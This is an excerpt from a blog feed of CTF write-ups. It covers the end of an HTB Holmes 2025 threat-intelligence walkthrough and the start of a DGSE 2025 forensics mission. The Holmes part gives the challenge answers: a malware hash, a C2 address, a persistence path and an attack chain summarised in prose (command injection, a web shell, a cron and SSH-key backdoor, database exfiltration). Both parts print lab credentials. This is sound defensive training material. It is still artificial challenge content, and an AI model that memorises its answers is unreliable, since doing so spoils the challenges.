
<p>We can see that all of the campaigns used different names and show drastically different capabilities for the same malware (quite weird).
<br />For example, we can see a private key stealer but also a biometric falsifier.</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/CTI-stealer.png" alt="CTI platform : malware ex1" /></p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/CTI-falsifier.png" alt="CTI platform : malware ex2" /></p>


<p>We know it’s the same since the sha-256 hash is the same everytime : <code class="language-plaintext highlighter-rouge">SHA256 = '7477c4f5e6d7c8b9a0f1e2d3c4b5a6f7e8d9c0b1a2f3e4d5c6b7a8f9e0d17477'</code></p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/CTI-hash2.png" alt="CTI platform : hash" /></p>

<h2 id="file-hash-inspection">File hash inspection</h2>

<blockquote>

  <p>Browse to the second IP:port address and use the CogWork Security Platform to look for the hash and locate the IP address to which the malware connects. (Credentials: nvale/CogworkBurning!)</p>
</blockquote>

<p>Once we get a file hash in general, we want to inspect it to see if it has other linked information that has been reported. This platform makes me think about VirusTotal.
<br />We easily find the linked IP and port, that seem to be where their Command and Control operates from : 74[.]77.74.77:443</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/hash-C2-IP.png" alt="CTI hash inspection : C2 IP" /></p>

<h2 id="persistence-of-malware">Persistence of malware</h2>

<blockquote>

  <p>What is the full path of the file that the malware created to ensure its persistence on systems? (/path/filename.ext)</p>
</blockquote>

<p>Here, the name of the files created by the malware is very explicit : <code class="language-plaintext highlighter-rouge">/opt/lilnunc/implant/4a4d_persistence.sh</code></p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/hash-persistence2.png" alt="CTI hash inspection : persistence" /></p>

<h2 id="ip-address-inspection">IP address inspection</h2>

<blockquote>

  <p>Finally, browse to the third IP:port address and use the CogNet Scanner Platform to discover additional details about the TA’s infrastructure. How many open ports does the server have?</p>
</blockquote>

<p>We are provided with another platform which makes me think about Shodan, a platform that shows exposed ports of an IP address. It is important for investigators to know that information since if the attacker’s infrastructure can be accessed by other stakeholders, the potential exposition of the enterprise’s assets is even more critical.
<br />This address has  11 open ports.</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/exposed-ports.png" alt="CTI IP inspection : exposed ports" /></p>

<h2 id="ip-address-owner">IP address owner</h2>

<blockquote>

  <p>Which organization does the previously identified IP belong to? (string)</p>
</blockquote>

<p>This IP belongs to <code class="language-plaintext highlighter-rouge">SenseShield MSP</code></p>

<p>“A managed services provider (MSP) is an outsourced third-party company that takes on the ongoing, day-to-day responsibilities, monitoring, and maintenance of a range of tasks and functions for another company—their customer.”
<a href="https://www.sap.com/products/hcm/workforce-management/what-is-a-msp.html">Source</a></p>

<p>We can suppose that this MSP, providing its services to the company, has been compromised.</p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/IP-organization2.png" alt="CTI IP inspection : organization" /></p>

<h2 id="inspecting-the-exposed-services">Inspecting the exposed services</h2>

<blockquote>

  <p>One of the exposed services displays a banner containing a cryptic message. What is it? (string)</p>
</blockquote>

<p>In the service section, we can notice an unusual string : <code class="language-plaintext highlighter-rouge">"He's a ghost I carry, not to haunt me, but to hold me together - NULLINC REVENGE"</code></p>

<p><img src="../../assets/images/HTB-Holmes-CTF-2025/The-card/IP-cryptic.png" alt="CTI IP inspection : organization" /></p>

<h2 id="conclusion">Conclusion</h2>

<ul>
  <li>
    <p><strong>DEFENCE - Preparation</strong> : Nicole Vale, Senior security analyst, set up a honey pot in the Cogwork-1 network.</p>
  </li>
  <li>
    <p><strong>Exploitation</strong> : The threat actor found a way to inject commands in the <code class="language-plaintext highlighter-rouge">/api/v2/debug/exec</code> path, which might have been deliberately left there by N. Vale.</p>
  </li>
  <li>
    <p><strong>Installation + Persistence</strong> : The attacker deployed a php web shell that apparently installed a backdoor thanks to SSH key generation and a cron job installation.</p>
  </li>
  <li>
    <p><strong>Exfiltration</strong> : They exfiltrated an SQL database after compressing it.</p>
  </li>
  <li>
    <p><strong>DEFENCE - Threat Intelligence</strong> : They left a recurrent string inside the file names they chose, <code class="language-plaintext highlighter-rouge">4A4D</code> (hexadecimal for <code class="language-plaintext highlighter-rouge">JM</code>), that allowed us to identify the campaigns, tools, malwares, IP addresses, C2 file path and other <a href="https://www.crowdstrike.com/en-us/cybersecurity-101/threat-intelligence/indicators-of-compromise-ioc/">IOCs</a> thanks to our provided Threat Intelligence platforms.
<br />The IP address that was used by the attacker belongs to <code class="language-plaintext highlighter-rouge">SenseShield MSP</code> and has 11 open ports. This might indicate that an MSP could have been compromised.
<br />
This honeypot allowed us to know more about the Threat Actor, <code class="language-plaintext highlighter-rouge">JM</code>, that is actively targetting Cogwork.</p>
  </li>
</ul>

<p><strong>GG</strong></p>]]></content><author><name>Sentry42</name></author><category term="CTF" /><category term="Holmes-CTF-2025" /><category term="Write-up" /><category term="HTB" /><category term="Threat-intelligence" /><summary type="html"><![CDATA[An easy challenge from the Holmes CTF that makes us use simplified Threat-intelligence-like platforms to learn more about the threat actor that performed multiple attacks against the Cogwork-1 organization.]]></summary></entry><entry><title type="html">DGSE CTF 2025 - Mission 3</title><link href="https://thewatchnode.com/ctf/dgse-ctf-2025-m3/" rel="alternate" type="text/html" title="DGSE CTF 2025 - Mission 3" /><published>2025-08-12T00:00:00-01:00</published><updated>2025-08-12T00:00:00-01:00</updated><id>https://thewatchnode.com/ctf/dgse-ctf-2025-m3</id><content type="html" xml:base="https://thewatchnode.com/ctf/dgse-ctf-2025-m3/"><![CDATA[<p>This mission is the third part of a CTF, if you missed the first missions, you can check how it all started here : <a href="https://silkyheldi.github.io/TheWatchNode/ctf/dgse-ctf-2025-m1/">DGSE CTF 2025 - Mission 1</a></p>

<div style="display: flex; align-items: center; gap: 20px;">
  <div style="flex: 1;">
    <p style="padding: 10px; border-left: 4px solid #ccc;">
      The news has just broken that the famous Quantumcore company has been compromised, allegedly as a result of a downloaded executable. Luckily - and thanks to good cyber reflexes - a system administrator managed to recover an image of the suspected virtual machine, as well as a network capture file (PCAP) just before the attacker completely covered his tracks.
      <br />
      <br />
      It’s up to you to analyse these elements and understand what really happened.
      <br />
      <br />
      Your mission: to identify the intrusion vector, trace the attacker’s actions and evaluate the compromised data.
      <br />You have at your disposal:
      <br />- The image of the compromised VM
      <br />- The PCAP file containing a portion of the suspect network traffic
      <br />- User: johndoe
      <br />- Password: MC2BSNRbgk
      <br />
      The clock is ticking, the pressure is mounting and every minute counts. Your move, analyst.
    </p>
  </div>
  <div style="flex: 1;">
    <img src="../../assets/images/DGS3-CTF/Mission3-Reverse.png" alt="Mission3 Reverse card" style="width = 100%;" />
  </div>
</div>

<p><br /><br /><br />

We were given a packet capture with more than 145k lines and a few files  :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission3-artifacts.png" alt="Provided artifacts" /></p>

<h2 id="searching-through-the-pcap-statistics">Searching through the PCAP statistics…</h2>

<p>The PCAP analysis will be done thanks to <a href="https://www.google.com/url?sa=t&amp;source=web&amp;rct=j&amp;opi=89978449&amp;url=https://www.wireshark.org/&amp;ved=2ahUKEwj01J-Jg_6OAxW1UKQEHXRuPHcQFnoECBcQAQ&amp;usg=AOvVaw3CvxIdcI6ceo_r-QQKj1AQ">Wireshark</a>, a very good tool for traffic analysis. I choose to start with the PCAP because I think that <strong>network data</strong> is a <strong>pure and rich data source</strong>.</p>

